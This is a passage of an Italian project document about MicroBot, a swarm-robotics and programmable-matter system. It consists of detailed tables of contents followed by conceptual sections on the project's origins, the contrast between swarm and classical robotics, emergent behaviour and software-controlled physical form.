

1. Introduzione generale

- 1.1 Origine del workspace
 - 1.2 Obiettivo del documento
 - 1.3 Metodo di analisi (strutturale e architetturale)
 - 1.4 Differenza tra progetto e ecosistema
 - 1.5 Visione complessiva del sistema
-

2. Struttura globale del workspace

- 2.1 Organizzazione delle cartelle radice
 - 2.2 Logica di separazione per domini
 - 2.3 Ruolo del file INDEX.txt
 - 2.4 Gerarchia dei livelli (teoria, sistema, esperimenti)
 - 2.5 Modularità e scalabilità
-

3. Area documentale — 00_DOCS

- 3.1 Ruolo della documentazione nel sistema
 - 3.2 Struttura della cartella
 - 3.3 Archivio versioni (`_archivio_versioni`)
 - 3.4 Documenti principali
 - 3.5 Evoluzione dei contenuti nel tempo
 - 3.6 Relazione tra teoria e implementazione
 - 3.7 Funzione della documentazione nella progettazione
-

4. Ecosistema MicroBot — 01_MICROBOT_ECOSYSTEM

- 4.1 Introduzione al sistema centrale
 - 4.2 Architettura multilivello
 - 4.3 Sottosistemi principali
 - 4.4 Relazioni tra moduli
 - 4.5 Evoluzione da prototipo a ecosistema
-

4.1 Modulo BCI — controllo cognitivo

- 4.1.1 Ruolo del sistema BCI
 - 4.1.2 Architettura della pipeline EEG
 - 4.1.3 Configurazione del sistema (YAML)
 - 4.1.4 Gestione dei dati (raw, interim, processed)
 - 4.1.5 Estrazione delle feature
 - 4.1.6 Modelli di classificazione (LDA)
 - 4.1.7 Inferenza in tempo reale
 - 4.1.8 Control bridge e integrazione con MicroBot
 - 4.1.9 Sistema di sicurezza
 - 4.1.10 Testing e validazione
-

4.2 Modulo OS Kernel — infrastruttura low-level

- 4.2.1 Introduzione al sistema operativo MicroBot
 - 4.2.2 Struttura delle versioni
 - 4.2.3 Processo di boot (bootloader e GRUB)
 - 4.2.4 Architettura del kernel
 - 4.2.5 Gestione del framebuffer
 - 4.2.6 Rendering testuale (VGA / gfx_text)
 - 4.2.7 Gestione input (keyboard)
 - 4.2.8 Shell e terminale
 - 4.2.9 Gestione dello stato del sistema
 - 4.2.10 Interfaccia utente (UI screens e widgets)
 - 4.2.11 Virtual File System (VFS)
 - 4.2.12 Evoluzione architetturale del sistema
 - 4.2.13 Limiti e direzioni future
-

4.3 Modulo Research — sistema documentale avanzato

- 4.3.1 Ruolo del sistema di ricerca
- 4.3.2 Struttura del `ultimate_research_system`
- 4.3.3 Master Index e metastruttura
- 4.3.4 Architettura del sistema MicroBot
- 4.3.5 Modello fisico ed elettromagnetico
- 4.3.6 Sistema operativo MicroBot (documentazione teorica)
- 4.3.7 Telemetria e visualizzazione
- 4.3.8 Sistemi di controllo e swarm behavior
- 4.3.9 Architettura hardware
- 4.3.10 Visione futura e applicazioni
- 4.3.11 Pattern documentale (Drafts, Final, References)
- 4.3.12 Standardizzazione della conoscenza

4.4 Modulo Interfacce — **microbot_varie**

- 4.4.1 Ruolo delle interfacce nel sistema
 - 4.4.2 Prototipi HTML standalone
 - 4.4.3 Simulazioni visive
 - 4.4.4 Interazione utente
 - 4.4.5 Comunicazione del sistema
 - 4.4.6 Limiti dei prototipi attuali
-

4.5 Origine del sistema — **prima_versione**

- 4.5.1 Struttura del primo prototipo
 - 4.5.2 Simulazione swarm iniziale
 - 4.5.3 Evoluzione concettuale
 - 4.5.4 Dal prototipo al sistema
 - 4.5.5 Importanza storica nel progetto
-

5. Area AI e Machine Learning — **02_AI_ML**

- 5.1 Ruolo del modulo
 - 5.2 Separazione dal core MicroBot
 - 5.3 Tipologie di modelli
 - 5.4 Integrazione futura con il sistema
 - 5.5 Valore sperimentale
-

6. Area Data Science — **03_DATA_SCIENCE**

- 6.1 Analisi dei dati
 - 6.2 Tecniche di clustering
 - 6.3 Riduzione dimensionale (PCA)
 - 6.4 Analisi statistica
 - 6.5 Applicazioni al sistema MicroBot
-

7. Progetti ludici — **04_GAMES**

- 7.1 Ruolo dei giochi nello sviluppo
 - 7.2 Gestione dello stato
 - 7.3 Event-driven systems
 - 7.4 Applicazioni indirette al sistema
-

8. Siti educativi — 05_SITI_EDUCATIVI

- 8.1 Comunicazione dei concetti
 - 8.2 Visualizzazione
 - 8.3 Interfacce didattiche
 - 8.4 Relazione con il sistema MicroBot
-

9. Area accademica — 06_UNIVERSITA

- 9.1 Materiali di studio
 - 9.2 Relazione tra teoria e progetto
 - 9.3 Influenza del percorso universitario
-

10. Area business — 07_BUSINESS

- 10.1 Visione imprenditoriale
 - 10.2 Modelli di business
 - 10.3 Possibili applicazioni commerciali
 - 10.4 Strategia di sviluppo
-

11. Risorse condivise — 08_ASSETS_SHARED

- 11.1 Asset grafici
 - 11.2 Riutilizzo delle risorse
 - 11.3 Coerenza visiva
-

12. Area apprendimento — 09_LEARNING

- 12.1 Sperimentazione personale
 - 12.2 Acquisizione competenze
 - 12.3 Relazione con il sistema
-

13. Archivio — 99_ARCHIVE

- 13.1 Versioni storiche
 - 13.2 Materiali non attivi
 - 13.3 Tracciamento evolutivo
-

14. Analisi trasversale del sistema

- 14.1 Modularità
 - 14.2 Scalabilità
 - 14.3 Integrazione tra moduli
 - 14.4 Livelli del sistema (teoria → implementazione → interazione)
 - 14.5 Evoluzione nel tempo
-

15. Conclusioni

- 15.1 Sintesi del sistema
- 15.2 Valore progettuale
- 15.3 Possibili sviluppi futuri
- 15.4 Posizionamento del progetto

INDICE COMPLETO DEL SISTEMA MICROBOT

SEZIONE 1 — Visione e Origine del Sistema

1. Nascita del progetto MicroBot
2. Idea iniziale e transizione da robot singolo a sistema distribuito
3. Differenza tra robotica classica e swarm robotics
4. Cambio di paradigma: da sistemi autonomi a sistemi emergenti
5. Concetto di materia programmabile

6. Forma fisica controllata tramite logica software
 7. Obiettivi tecnici del progetto
 8. Obiettivi scientifici del progetto
 9. Obiettivi imprenditoriali del progetto
 10. Evoluzione dell'idea nel tempo
 11. Trasformazione da prototipo a ecosistema
-

SEZIONE 2 — Struttura delle Cartelle e dello ZIP

12. Analisi della cartella principale (workspace ZIP)
 13. Struttura generale del sistema di file
 14. Organizzazione per domini progettuali
 15. Separazione tra MicroBot e progetti esterni
 16. Cartelle di documentazione tecnica
 17. PDF, relazioni e tesi
 18. Cartelle di codice sorgente
 19. Progetti web, Python, C e sistemi embedded
 20. Cartelle di simulazione
 21. Ambienti di test e prototipi software
 22. Ruolo del file INDEX.txt come mappa globale
 23. Versionamento implicito dei progetti
 24. Evoluzione delle versioni nel tempo
-

SEZIONE 3 — Architettura Generale del Sistema

25. Architettura a livelli del sistema
 26. Interfaccia utente
 27. Controller centrale
 28. MicroBot come nodi distribuiti
 29. Separazione delle responsabilità
 30. Design modulare
 31. Indipendenza dei componenti
 32. Sistema centralizzato vs distribuito
 33. Flusso delle informazioni
 34. Input, elaborazione e output
 35. Interazione uomo-macchina
 36. Interfacce VR e gesture
-

SEZIONE 4 — Il MicroBot (Unità Base)

- 37. Definizione del MicroBot
 - 38. Nodo intelligente distribuito
 - 39. Struttura geometrica del robot
 - 40. Configurazione a coni troncati e sfera
 - 41. Componenti interni
 - 42. Microcontrollore
 - 43. Batteria
 - 44. Magneti
 - 45. LED
 - 46. Distribuzione dei volumi interni
 - 47. Vincoli di spazio
 - 48. Peso e dimensionamento
-

SEZIONE 5 — Architettura Elettronica

- 49. Microcontrollore ESP32
 - 50. Gestione computazionale
 - 51. Sistema di comunicazione
 - 52. Sistema di alimentazione Li-Po
 - 53. Gestione dell'energia
 - 54. Regolazione della tensione
 - 55. Convertitori e stabilizzazione
 - 56. Driver MOSFET
 - 57. Controllo delle bobine
 - 58. Diodo di flyback
 - 59. Protezione elettrica
 - 60. LED RGB come sistema di feedback
-

SEZIONE 6 — Sistema Magnetico

- 61. Magneti permanenti
 - 62. Allineamento passivo
 - 63. Bobine elettromagnetiche
 - 64. Controllo attivo del campo
 - 65. Relazione tra corrente, spire e campo
 - 66. Energia magnetica
 - 67. Accumulo e rilascio energetico
 - 68. Forza di attrazione
 - 69. Interazione tra dipoli
 - 70. Dipendenza dalla distanza
 - 71. Dimensionamento delle coil
-

SEZIONE 7 — Modello Matematico

- 72. Rappresentazione nello spazio
 - 73. Coordinate dei MicroBot
 - 74. Modello discreto del moto
 - 75. Aggiornamento delle posizioni
 - 76. Distanza euclidea
 - 77. Interazione tra unità
 - 78. Soglie di attacco
 - 79. Soglie di distacco
 - 80. Meccanismo di hysteresis
 - 81. Forze dello swarm
 - 82. Coesione
 - 83. Separazione
 - 84. Allineamento
 - 85. Sistema multi-agente
 - 86. Emergenza del comportamento collettivo
-

SEZIONE 8 — Comunicazione

- 87. Rete Wi-Fi
 - 88. MicroBot come nodi di rete
 - 89. Protocollo UDP
 - 90. Comunicazione a bassa latenza
 - 91. Struttura dei pacchetti
 - 92. Identificatore
 - 93. Comando
 - 94. Timestamp
 - 95. Modalità broadcast
 - 96. Modalità unicast
-

SEZIONE 9 — Sincronizzazione

- 97. Controller come riferimento temporale
 - 98. Clock globale del sistema
 - 99. Slot temporali
 - 100. Coordinazione delle azioni
 - 101. Gestione del ritardo
 - 102. Allineamento tra dispositivi
-

SEZIONE 10 — Pattern e Comportamenti

- 103. Formazioni geometriche
 - 104. Linee
 - 105. Cerchi
 - 106. Strutture complesse
 - 107. Assegnazione dei ruoli
 - 108. Distribuzione delle posizioni
 - 109. Adattamento dinamico
 - 110. Correzione degli errori
-

SEZIONE 11 — Safety Layer

- 111. Controllo della corrente
 - 112. Protezione delle bobine
 - 113. Monitoraggio della temperatura
 - 114. Prevenzione del surriscaldamento
 - 115. Gestione della batteria
 - 116. Protezione energetica
 - 117. Watchdog timer
 - 118. Ripristino automatico
-

SEZIONE 12 — Simulazione Software

- 119. Ambiente di simulazione
 - 120. Implementazione web
 - 121. Visualizzazione dei MicroBot
 - 122. Modelli virtuali
 - 123. Test dei pattern
 - 124. Validazione del comportamento
 - 125. Iterazione veloce
 - 126. Sviluppo sperimentale
-

SEZIONE 13 — Telemetria

- 127. Monitoraggio dello stato
- 128. Raccolta dati in tempo reale
- 129. Analisi del sistema
- 130. Debug dello swarm

SEZIONE 14 — MicroBot OS

- 131. Sistema operativo embedded
 - 132. Evoluzione delle versioni
 - 133. Gestione delle risorse
 - 134. Astrazione hardware
 - 135. Scheduling
 - 136. Shell interna
 - 137. Diagnostica
-

SEZIONE 15 — Sicurezza Biometrica

- 138. Autenticazione tramite fotocamera
 - 139. Controllo degli accessi
 - 140. Riconoscimento facciale
 - 141. Landmark detection
 - 142. Confronto dei dati
 - 143. Decisione tramite soglia
-

SEZIONE 16 — Progetti Esterni

- 144. Intelligenza artificiale
 - 145. Clustering e modelli
 - 146. Giochi
 - 147. Sistemi interattivi
 - 148. Simulazioni evolutive
 - 149. Algoritmi genetici
 - 150. Progetti web
 - 151. Interfacce avanzate
 - 152. Tool diagnostici
 - 153. Script di sistema
-

SEZIONE 17 — Integrazione dei Progetti

- 154. Collegamento tra sistemi
- 155. Integrazione funzionale
- 156. Supporto reciproco
- 157. Crescita delle competenze

- 158. Evoluzione tecnica
-

SEZIONE 18 — Livello Teorico Avanzato

- 159. Interpretazione delle dimensioni
 - 160. Quarta dimensione (tempo)
 - 161. Quinta dimensione (configurazioni)
 - 162. Tempo come struttura
 - 163. Sistema come processo
 - 164. Forma come evento dinamico
-

SEZIONE 19 — Scalabilità

- 165. Espansione dello swarm
 - 166. Aumento del numero di unità
 - 167. Limiti hardware
 - 168. Limiti comunicativi
 - 169. Limiti energetici
 - 170. Sviluppi futuri
 - 171. Integrazione AI
 - 172. Sensori avanzati
-

SEZIONE 20 — Visione Finale

- 173. MicroBot come piattaforma
- 174. Sistema modulare ed estensibile
- 175. Applicazioni tecnologiche
- 176. Applicazioni nella robotica
- 177. Applicazioni nella medicina
- 178. Applicazioni nella realtà virtuale
- 179. Potenziale imprenditoriale
- 180. Sviluppo startup
- 181. Ricerca scientifica
- 182. Possibilità di pubblicazione
- 183. Evoluzione futura del sistema

1.1 Nascita del progetto MicroBot

La nascita del progetto MicroBot si colloca all'interno di un processo evolutivo che parte da una riflessione fondamentale sulla natura dei sistemi tecnologici e sul loro rapporto con la realtà fisica. L'idea originaria non emerge come una semplice intuizione isolata, ma come risultato di una progressiva trasformazione del modo di concepire la robotica, passando da una visione tradizionale basata su unità autonome e indipendenti a una prospettiva sistemica fondata sulla cooperazione tra molteplici entità semplici.

In una fase iniziale, il concetto di robot veniva associato a una singola macchina dotata di sensori, attuatori e capacità decisionali, progettata per eseguire compiti specifici in modo autonomo. Tuttavia, questa impostazione presenta limiti strutturali evidenti, in particolare in termini di scalabilità, adattabilità e robustezza. Un singolo sistema, per quanto avanzato, rimane vincolato alla propria complessità interna e alla difficoltà di gestire dinamiche ambientali variabili.

Da questa consapevolezza nasce la necessità di un cambio di paradigma: invece di aumentare la complessità di un singolo robot, si introduce l'idea di distribuire l'intelligenza e il comportamento su un insieme di unità elementari. Questo approccio si ispira ai sistemi naturali, come gli sciame di insetti o i sistemi cellulari, nei quali comportamenti complessi emergono dall'interazione locale tra componenti semplici.

Il progetto MicroBot prende forma proprio a partire da questa intuizione: realizzare un sistema composto da molteplici micro-unità, ciascuna dotata di funzionalità limitate ma capace di interagire con le altre attraverso meccanismi fisici e logici ben definiti. In questo contesto, il robot non è più una singola entità, ma diventa una collettività dinamica, in cui la forma, la funzione e il comportamento emergono dall'organizzazione del sistema nel suo complesso.

Un elemento chiave nella nascita del progetto è rappresentato dall'introduzione del concetto di materia programmabile. L'idea centrale consiste nel considerare la materia non come qualcosa di statico e passivo, ma come un insieme di unità riconfigurabili, in grado di modificare la propria struttura in risposta a input esterni o a logiche interne. I MicroBot, in questa visione, costituiscono i "mattoni" elementari di una materia dinamica, la cui configurazione può essere controllata tramite software.

Parallelamente, lo sviluppo del progetto è stato influenzato da un approccio fortemente sperimentale, basato sulla realizzazione di prototipi progressivi sia a livello hardware che software. Le prime versioni non sono state pensate come sistemi completi, ma come strumenti per validare singoli aspetti del modello, come la comunicazione tra nodi, la sincronizzazione temporale e la rappresentazione visiva del comportamento collettivo. In particolare, l'utilizzo di simulazioni software e prototipi basati su LED ha permesso di tradurre concetti astratti in comportamenti osservabili, facilitando la comprensione delle dinamiche emergenti.

Un ulteriore aspetto rilevante nella genesi del progetto è l'integrazione tra diversi ambiti disciplinari. MicroBot non si configura esclusivamente come un progetto di robotica, ma come un sistema interdisciplinare che combina elementi di informatica, elettronica, fisica e modellazione matematica. Questa integrazione consente di affrontare il problema da più prospettive, rendendo il sistema non solo più completo, ma anche più flessibile e aperto a sviluppi futuri.

Infine, la nascita del progetto è strettamente legata a una visione a lungo termine, che va oltre la realizzazione di un semplice prototipo. MicroBot è concepito fin dall'inizio come un ecosistema in evoluzione, capace di crescere nel tempo attraverso l'aggiunta di nuove funzionalità, nuovi moduli e nuovi livelli di complessità. In questo senso, ogni fase di sviluppo non rappresenta un punto di arrivo, ma un passo intermedio verso la costruzione di un sistema più ampio, in cui tecnologia, teoria e applicazione convergono in un'unica architettura coerente.

1.2 Idea iniziale e transizione da robot singolo a sistema distribuito

L'idea iniziale alla base del progetto MicroBot si sviluppa a partire da una concezione classica della robotica, in cui il sistema è identificato con una singola unità autonoma, progettata per eseguire compiti specifici attraverso l'integrazione di sensori, attuatori e

logiche di controllo. In questa configurazione, il robot rappresenta un'entità completa, dotata di tutte le componenti necessarie per percepire l'ambiente, elaborare informazioni e agire di conseguenza.

Tuttavia, questa impostazione evidenzia rapidamente una serie di limiti strutturali. L'aumento della complessità del robot comporta un incremento significativo delle difficoltà progettuali, sia in termini di integrazione hardware che di gestione software. Inoltre, la dipendenza da un'unica unità rende il sistema intrinsecamente fragile: un guasto o un malfunzionamento compromette l'intero comportamento del sistema. Allo stesso tempo, la scalabilità risulta limitata, poiché ogni nuova funzionalità richiede un'espansione diretta della complessità interna del robot stesso.

A partire da queste considerazioni emerge la necessità di un cambiamento radicale nell'approccio progettuale. Invece di concentrare tutte le capacità in un'unica entità, si introduce l'idea di suddividere il sistema in una molteplicità di unità elementari, ciascuna caratterizzata da una struttura semplice e da funzionalità limitate. Questa transizione segna il passaggio da un modello centralizzato e monolitico a un modello distribuito e modulare.

Nel paradigma distribuito, ogni MicroBot non è più un sistema completo, ma un nodo all'interno di una rete. La sua funzione non è quella di operare in modo indipendente, bensì di contribuire al comportamento globale attraverso interazioni locali con altre unità. Questo implica una ridefinizione del concetto stesso di intelligenza: essa non è più localizzata in un singolo elemento, ma emerge dall'insieme delle relazioni tra i componenti del sistema.

La transizione da robot singolo a sistema distribuito comporta anche un cambiamento nella logica di progettazione del comportamento. Nel modello tradizionale, il comportamento è programmato in modo esplicito e centralizzato; nel modello MicroBot, invece, esso è il risultato di regole semplici applicate localmente e ripetute su larga scala. Questo approccio consente di ottenere proprietà emergenti, ovvero comportamenti complessi che non sono direttamente codificati, ma che derivano dall'interazione tra le unità.

Un ulteriore elemento chiave di questa transizione è rappresentato dalla modularità. Ogni MicroBot può essere considerato come un modulo indipendente, facilmente replicabile e sostituibile. Ciò introduce vantaggi significativi in termini di robustezza del sistema: la perdita o il malfunzionamento di una singola unità non compromette l'intero sistema, ma viene compensato dalle altre. Inoltre, la scalabilità diventa un aspetto intrinseco del sistema, poiché è possibile aumentare il numero di unità senza modificare la struttura logica di base.

Dal punto di vista architettuale, il sistema assume quindi una forma distribuita, in cui le informazioni e le decisioni sono condivise tra i nodi. Tuttavia, nel caso specifico del progetto MicroBot, viene mantenuta una componente di coordinamento centrale, rappresentata dal controller, che funge da riferimento globale per la sincronizzazione e la gestione delle operazioni. Questo porta a una configurazione ibrida, in cui coesistono elementi di centralizzazione e distribuzione, permettendo di combinare i vantaggi di entrambi gli approcci.

Infine, la transizione verso un sistema distribuito apre la strada a una nuova modalità di interazione con la materia. Non si tratta più di controllare direttamente un oggetto, ma di orchestrare un insieme di unità che, nel loro complesso, assumono una determinata forma e

funzione. Questo rappresenta il fondamento concettuale su cui si sviluppa l'intero progetto MicroBot, e costituisce il punto di partenza per l'introduzione del concetto di swarm robotics e, successivamente, di materia programmabile.

1.3 Differenza tra robotica classica e swarm robotics

La distinzione tra robotica classica e swarm robotics rappresenta uno degli elementi concettuali fondamentali per comprendere il modello alla base del sistema MicroBot. I due approcci si differenziano non solo per l'architettura dei sistemi, ma anche per la filosofia progettuale, la gestione dell'intelligenza e il modo in cui emerge il comportamento.

La robotica classica si basa su un paradigma centralizzato e unitario, in cui il robot è concepito come un sistema autonomo completo. In questo modello, tutte le funzionalità necessarie al funzionamento sono integrate all'interno di un'unica entità: sensori per la percezione dell'ambiente, attuatori per l'interazione fisica e un'unità di controllo per l'elaborazione delle informazioni e la presa di decisione. Il comportamento del sistema è definito in modo esplicito attraverso algoritmi deterministici o adattivi, e l'intelligenza è localizzata all'interno del robot stesso.

Dal punto di vista formale, un sistema di robotica classica può essere descritto come una funzione di trasformazione tra input e output:

$$f: I \rightarrow O$$

dove I rappresenta l'insieme degli input sensoriali e O l'insieme delle azioni eseguite. In questo contesto, la complessità del comportamento è direttamente proporzionale alla complessità della funzione f , che deve essere progettata per gestire tutte le possibili situazioni operative.

Al contrario, la swarm robotics introduce un paradigma distribuito, ispirato ai sistemi naturali come colonie di insetti, stormi di uccelli o sistemi cellulari. In questo modello, il sistema è composto da un insieme di agenti semplici, detti unità o nodi, ciascuno dotato di capacità limitate e di una conoscenza locale dell'ambiente. L'intelligenza non è più concentrata in un singolo elemento, ma distribuita tra tutte le unità.

Il comportamento globale del sistema non è programmato direttamente, ma emerge dall'interazione tra gli agenti. Ogni unità applica un insieme di regole locali relativamente semplici, e la ripetizione di queste regole su larga scala genera dinamiche collettive complesse. Formalmente, il sistema può essere descritto come:

$$S = \{a_1, a_2, \dots, a_n\}$$

dove ogni agente a_i segue una funzione locale:

$$a_i(t+1) = g(a_i(t), N_i(t), E(t))$$

in cui N_i rappresenta il vicinato locale dell'agente e E lo stato dell'ambiente. Il comportamento globale del sistema S non è definito da una funzione unica, ma emerge dall'insieme delle interazioni tra gli agenti.

Una differenza fondamentale tra i due approcci riguarda quindi la natura del controllo. Nella robotica classica il controllo è centralizzato e top-down: esiste una logica globale che governa il comportamento del sistema. Nella swarm robotics, invece, il controllo è distribuito e bottom-up: il comportamento globale è il risultato di interazioni locali, senza una regia centrale esplicita.

Questa differenza si riflette anche nelle proprietà dei sistemi. I sistemi di robotica classica tendono a essere più precisi e controllabili, ma meno robusti e scalabili. Al contrario, i sistemi swarm presentano elevata robustezza, grazie alla ridondanza delle unità, e alta scalabilità, poiché il numero di agenti può essere aumentato senza modificare le regole di base. Tuttavia, essi risultano più complessi da progettare e analizzare, in quanto il comportamento emergente non è sempre facilmente prevedibile.

Nel contesto del progetto MicroBot, viene adottato un approccio ibrido che combina elementi di entrambi i paradigmi. Da un lato, i MicroBot operano come unità distribuite, seguendo regole locali e contribuendo a un comportamento emergente collettivo. Dall'altro, è presente un controller centrale che introduce un livello di coordinamento globale, in particolare per quanto riguarda la sincronizzazione temporale e la gestione delle comunicazioni. Questa scelta consente di mantenere i vantaggi della distribuzione, come robustezza e modularità, senza rinunciare al controllo necessario per applicazioni pratiche.

In conclusione, la differenza tra robotica classica e swarm robotics non riguarda semplicemente il numero di robot coinvolti, ma rappresenta un cambiamento profondo nel modo di concepire l'intelligenza, il controllo e il comportamento nei sistemi artificiali. Il progetto MicroBot si inserisce in questo contesto come un sistema che sfrutta i principi della swarm robotics, adattandoli a un'architettura controllata e progettata per applicazioni reali.

1.4 Cambio di paradigma: da sistemi autonomi a sistemi emergenti

Il passaggio da sistemi autonomi a sistemi emergenti rappresenta un cambiamento di paradigma fondamentale nella progettazione dei sistemi robotici e, più in generale, nei sistemi complessi artificiali. Questo cambiamento non riguarda soltanto l'architettura tecnica, ma coinvolge direttamente il modo in cui vengono concepiti il controllo, l'intelligenza e la relazione tra le parti e il tutto.

Nel paradigma dei sistemi autonomi, ogni entità è progettata per essere autosufficiente. Il robot viene dotato di tutti i componenti necessari per operare in modo indipendente: percezione, elaborazione e azione sono integrati all'interno della stessa unità. Il comportamento è definito in modo esplicito e diretto, attraverso algoritmi che stabiliscono come il sistema deve reagire a determinati input. In questa visione, il sistema è completamente descrivibile a partire dalle sue componenti interne e dalle regole che le governano.

Tuttavia, questo approccio presenta limiti significativi quando si tenta di affrontare sistemi complessi o ambienti altamente variabili. La necessità di prevedere tutte le possibili condizioni operative porta a un aumento esponenziale della complessità del sistema, rendendo difficile sia la progettazione che la gestione del comportamento. Inoltre, la rigidità delle regole esplicite limita la capacità del sistema di adattarsi a situazioni non previste.

Il paradigma dei sistemi emergenti introduce una prospettiva radicalmente diversa. In questo modello, il comportamento complessivo del sistema non è definito direttamente, ma emerge dall'interazione tra un insieme di componenti semplici. Ogni unità segue regole locali, spesso molto basilari, e non possiede una conoscenza globale dello stato del sistema. Nonostante ciò, l'insieme delle interazioni genera strutture, pattern e comportamenti complessi a livello macroscopico.

Formalmente, si può distinguere tra due livelli di descrizione: il livello locale e il livello globale. Il livello locale è definito dalle regole che governano il comportamento delle singole unità, mentre il livello globale è rappresentato dal comportamento emergente del sistema nel suo complesso. La relazione tra questi due livelli non è lineare né immediata: piccoli cambiamenti nelle regole locali possono produrre effetti significativi sul comportamento globale, e viceversa.

Questo implica una ridefinizione del concetto di controllo. Nei sistemi emergenti, il controllo non avviene più attraverso la specifica diretta del comportamento finale, ma attraverso la progettazione delle regole locali e delle interazioni tra le unità. In altre parole, il progettista non definisce cosa il sistema deve fare in ogni istante, ma stabilisce le condizioni affinché un determinato comportamento possa emergere spontaneamente.

Nel contesto del progetto MicroBot, questo paradigma si traduce nella progettazione di unità semplici, dotate di capacità limitate, che interagiscono tra loro attraverso meccanismi fisici (come l'attrazione magnetica) e logici (come la comunicazione tra nodi). Il comportamento globale, come la formazione di strutture o l'organizzazione spaziale dello swarm, non è imposto direttamente, ma emerge dall'insieme delle interazioni tra i MicroBot.

Un aspetto particolarmente rilevante di questo approccio è la sua connessione con il concetto di materia dinamica. Se nei sistemi tradizionali la forma è una proprietà statica dell'oggetto, nei sistemi emergenti la forma diventa il risultato di un processo. La configurazione spaziale del sistema non è predefinita, ma evolve nel tempo in funzione delle interazioni tra le unità. In questo senso, la materia stessa può essere interpretata come un sistema computazionale distribuito, in cui la forma è una manifestazione visibile delle dinamiche interne.

Questo cambiamento di paradigma introduce anche nuove sfide. La progettazione di sistemi emergenti richiede un approccio sperimentale e iterativo, in quanto il comportamento globale non è sempre prevedibile a partire dalle regole locali. Inoltre, la validazione del sistema diventa più complessa, poiché è necessario analizzare non solo il comportamento delle singole unità, ma anche le dinamiche collettive.

Nonostante queste difficoltà, i vantaggi del paradigma emergente sono significativi. I sistemi risultano intrinsecamente più robusti, grazie alla distribuzione delle funzionalità, e più adattabili, poiché il comportamento può evolvere in risposta alle condizioni ambientali. Inoltre, la scalabilità è una proprietà naturale del sistema: l'aggiunta di nuove unità non richiede modifiche sostanziali alle regole di base.

In conclusione, il passaggio da sistemi autonomi a sistemi emergenti rappresenta il fondamento teorico su cui si costruisce l'intero progetto MicroBot. Esso consente di superare i limiti della robotica tradizionale, introducendo una nuova modalità di progettazione in cui

complessità e comportamento nascono dall'interazione di elementi semplici, aprendo la strada a sistemi più flessibili, dinamici e potenzialmente riconfigurabili.

1.5 Concetto di materia programmabile

Il concetto di materia programmabile rappresenta uno dei pilastri teorici fondamentali del progetto MicroBot e costituisce il punto di convergenza tra robotica, informatica e modellazione fisica. Esso introduce una visione innovativa della materia, non più intesa come entità statica e passiva, ma come sistema dinamico, riconfigurabile e controllabile attraverso logiche computazionali.

Tradizionalmente, la materia viene descritta come un insieme di particelle organizzate secondo leggi fisiche che determinano proprietà come forma, struttura e comportamento. In questo contesto, la forma di un oggetto è una caratteristica intrinseca, definita dalla sua composizione e difficilmente modificabile senza interventi esterni diretti. Anche nei sistemi robotici classici, la struttura fisica del robot è progettata a priori e rimane invariata durante il funzionamento.

Il paradigma della materia programmabile rompe questa visione introducendo l'idea che la forma possa essere trattata come una variabile, e non come una costante. In altre parole, la configurazione spaziale della materia diventa un parametro controllabile, modificabile in funzione di input esterni o di logiche interne al sistema. Questo implica una separazione concettuale tra la materia stessa e la forma che essa assume nel tempo.

Nel contesto del progetto MicroBot, la materia programmabile è realizzata attraverso un insieme di unità discrete, i MicroBot, che possono essere considerati come elementi base di un sistema più ampio. Ogni unità è dotata di capacità limitate, come la comunicazione, il controllo magnetico e la segnalazione luminosa, ma è progettata per interagire con le altre unità in modo coordinato. La forma globale del sistema emerge dalla disposizione spaziale di queste unità e può essere modificata attraverso il controllo delle interazioni tra di esse.

Formalmente, si può descrivere la configurazione del sistema come un insieme di posizioni nello spazio:

$$C(t) = \{ (x_1(t), y_1(t)), (x_2(t), y_2(t)), \dots, (x_n(t), y_n(t)) \}$$

dove ogni coppia (x_i, y_i) rappresenta la posizione di un MicroBot al tempo t . La forma del sistema è quindi una funzione della configurazione $C(t)$, e la sua evoluzione nel tempo dipende dalle regole di interazione tra le unità e dagli input di controllo.

Questo approccio consente di trattare la forma come un'informazione, piuttosto che come una proprietà fisica fissa. In altre parole, la forma diventa programmabile, nel senso che può essere modificata attraverso istruzioni software che influenzano il comportamento delle singole unità. Il sistema si comporta quindi come un "materiale attivo", in cui la struttura è il risultato di un processo computazionale distribuito.

Un aspetto particolarmente rilevante è il ruolo delle interazioni locali nella determinazione della forma globale. I MicroBot non possiedono una conoscenza completa della configurazione del sistema, ma operano sulla base di informazioni locali, come la distanza

dalle unità vicine o lo stato dei loro magneti. Nonostante ciò, l'insieme di queste interazioni locali consente di ottenere configurazioni coerenti a livello globale, dimostrando come la complessità possa emergere da regole semplici.

Il concetto di materia programmabile introduce anche una nuova relazione tra software e hardware. Nei sistemi tradizionali, il software controlla il comportamento del sistema senza modificarne la struttura fisica. Nel caso dei MicroBot, invece, il software influisce direttamente sulla configurazione della materia, determinando la forma e l'organizzazione spaziale del sistema. Questo porta a una fusione tra livello logico e livello fisico, in cui il codice non descrive soltanto azioni, ma contribuisce a definire la struttura stessa del sistema.

Dal punto di vista applicativo, la materia programmabile apre scenari estremamente ampi. Un sistema basato su MicroBot potrebbe adattare la propria forma in funzione del contesto, passando da una configurazione compatta a una distribuita, oppure assumendo strutture specifiche per svolgere determinati compiti. Questa capacità di riconfigurazione rende il sistema potenzialmente utilizzabile in ambiti come la robotica avanzata, la medicina, l'esplorazione e la realtà virtuale.

Infine, il concetto di materia programmabile si collega direttamente a una visione più ampia del sistema come processo dinamico. La forma non è più un punto di arrivo, ma uno stato temporaneo all'interno di un'evoluzione continua. In questo senso, il sistema MicroBot può essere interpretato come una manifestazione concreta di una materia che non è definita una volta per tutte, ma che esiste attraverso le trasformazioni che è in grado di compiere.

1.6 Forma fisica controllata tramite logica software

Nel contesto del sistema MicroBot, il controllo della forma fisica rappresenta uno degli aspetti più innovativi e distintivi dell'intero progetto. A differenza dei sistemi tradizionali, in cui la forma è determinata esclusivamente da vincoli meccanici e costruttivi, nel paradigma adottato la configurazione spaziale del sistema è direttamente influenzata da logiche software, rendendo possibile una manipolazione dinamica della struttura fisica attraverso il controllo computazionale.

Questo approccio si basa sull'idea che la forma globale del sistema non sia predefinita, ma emerga dall'interazione tra le singole unità e dai segnali di controllo generati dal sistema centrale. Ogni MicroBot, infatti, non possiede una conoscenza completa della configurazione globale, ma reagisce a input locali e a comandi ricevuti, contribuendo in modo incrementale alla formazione della struttura complessiva.

Il controllo della forma può essere descritto come un processo a più livelli, in cui il software agisce indirettamente sulla configurazione fisica attraverso una catena di trasformazioni. In primo luogo, il controller centrale genera una serie di istruzioni che definiscono un obiettivo globale, ad esempio la formazione di una determinata figura o la distribuzione spaziale delle unità. Queste istruzioni vengono tradotte in comandi specifici indirizzati ai singoli MicroBot, contenenti informazioni come la posizione target, lo stato magnetico e i parametri di comportamento.

